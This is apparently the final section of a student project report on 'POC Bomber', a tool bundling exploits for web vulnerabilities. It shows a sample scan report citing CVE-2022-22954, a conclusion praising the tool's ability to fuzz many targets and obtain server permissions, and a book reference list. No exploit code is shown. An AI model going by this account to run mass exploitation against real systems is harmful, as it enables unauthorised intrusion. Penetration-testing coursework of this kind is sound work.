


FIG 8.9: PROGRAM CLOSED AFTER SELECTION

V) Open Report:

The selected report should open in the default web browser.

Result: Success





FIG 8.10: CLICKING THE "REPORTS MENU" AND THEN OPTION "OPEN HTML FILE" AND SELECTING A REPORT "1.html"


File C:/Users/akars/OneDrive/Desktop/Reports/1.html

REPORT OF WEB VULNERABILITY SCAN

TARGET: EXAMPLE.COM

DATE: 01-05-2024

RISKS

High	Medium	Low
3	2	4

DETECTED VULNERABILITIES

HIGH RISK

1. VMware Workspace ONE Access SSTI Vulnerability (CVE-2022-22954)

Description: CVE-2022-22954 is a Server-Side Template Injection (SSTI) vulnerability found in VMware Workspace ONE Access, a comprehensive identity management solution. This vulnerability allows an authenticated attacker with

FIG 8.11: OPENED IN THE DEFAULT BROWSER

9.CONCLUSION

In conclusion, the POC Bomber project represents a significant advancement in the field of web security, offering a comprehensive solution for detecting and exploiting vulnerabilities in web applications and services. The project's core objective was to create a tool that could quickly obtain target server permissions by using a large number of high-risk vulnerability POCs/EXPs. Through extensive research and development, the POC Bomber has been successfully implemented with several key features and functionalities.

One of the key strengths of the POC Bomber is its extensive collection of POCs/EXPs for high- risk vulnerabilities, including those that can result in Remote Code Execution (RCE), Arbitrary File Upload, Deserialization, SQL Injection, and other critical vulnerabilities. By integrating these POCs/EXPs into its arsenal, the POC Bomber is able to conduct fuzz testing on single or multiple targets, quickly discovering vulnerable targets in a large number of assets and obtaining target server permissions. This capability makes the POC Bomber a valuable tool for penetration testing, vulnerability asset mapping, and maintaining personal vulnerability scanners.

The POC Bomber also offers several advanced features that enhance its effectiveness and efficiency. For example, it supports both single-target and batch detection, allowing users to scan multiple targets simultaneously. It also utilizes a high-concurrency thread pool, which improves scanning efficiency and reduces lag caused by individual POCs. Additionally, the POC Bomber provides colorized output and progress display, making it easier for users to interpret the results of their scans.

Version 3.0.0 of the POC Bomber, known as RedTeam 3.0 - Red Team Special Edition, introduced several enhancements and bug fixes to further improve its performance. This version features faster scanning efficiency, fixes for lag caused by individual POCs, and support for specifying a POC directory. It is suitable for high-velocity vulnerability verification (HVV) scenarios and includes POCs for vulnerabilities disclosed in 2022. Moreover, it supports setting up a custom DNSLog server, enabling users to start a DNSLog platform on a VPS for DNS out-of-band detection.

In conclusion, the POC Bomber project has achieved its goal of providing a powerful and effective tool for vulnerability detection and exploitation in web applications and services. Its extensive collection of high-risk POCs/EXPs, advanced features, and continuous improvement through updates make it a valuable asset for cybersecurity professionals and organizations looking to enhance their web security posture.

10. REFERENCES

1 **“The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws” by Dafydd Stuttard and Marcus Pinto:** This book covers a wide range of web application security vulnerabilities, including command injection and remote code execution. It provides detailed explanations and practical examples of how these vulnerabilities can be exploited by attackers.

2 **"Hacking: The Art of Exploitation" by Jon Erickson:** While not specifically focused on web application security, this book delves into the fundamentals of hacking and exploitation techniques, including command injection and remote code execution. It provides hands-on examples and exercises to help readers understand these concepts.

3 **"Gray Hat Python: Python Programming for Hackers and Reverse Engineers" by Justin Seitz:** This book focuses on using Python for security testing and exploitation, including topics such as command injection and remote code execution. It provides practical examples of writing Python scripts to identify and exploit vulnerabilities in web applications.

4 **"The Tangled Web: A Guide to Securing Modern Web Applications" by Michal Zalewski:** This book explores the intricacies of web application security, including common vulnerabilities like command injection and remote code execution. It offers insights into how these vulnerabilities arise and provides guidance on securing web applications against such attacks.

5 **"OWASP Testing Guide" by The Open Web Application Security Project (OWASP):** OWASP is a well-known organization that provides resources and guidelines for web application security testing. Their testing guide covers various types of vulnerabilities, including command injection and remote code execution, and offers recommendations for identifying and mitigating these risks.

6 **"Real-World Bug Hunting: A Field Guide to Web Hacking" by Peter Yaworski:** This book offers insights into real-world bug hunting scenarios, including command injection and remote code execution vulnerabilities. It provides practical tips and techniques for finding and exploiting security flaws in web applications.

7 **"Mastering Modern Web Penetration Testing" by Prakhar Prasad:** This book covers advanced web penetration testing techniques, including command injection, remote code execution, and other common vulnerabilities. It provides step-by-step guidance on identifying, exploiting, and mitigating these security risks.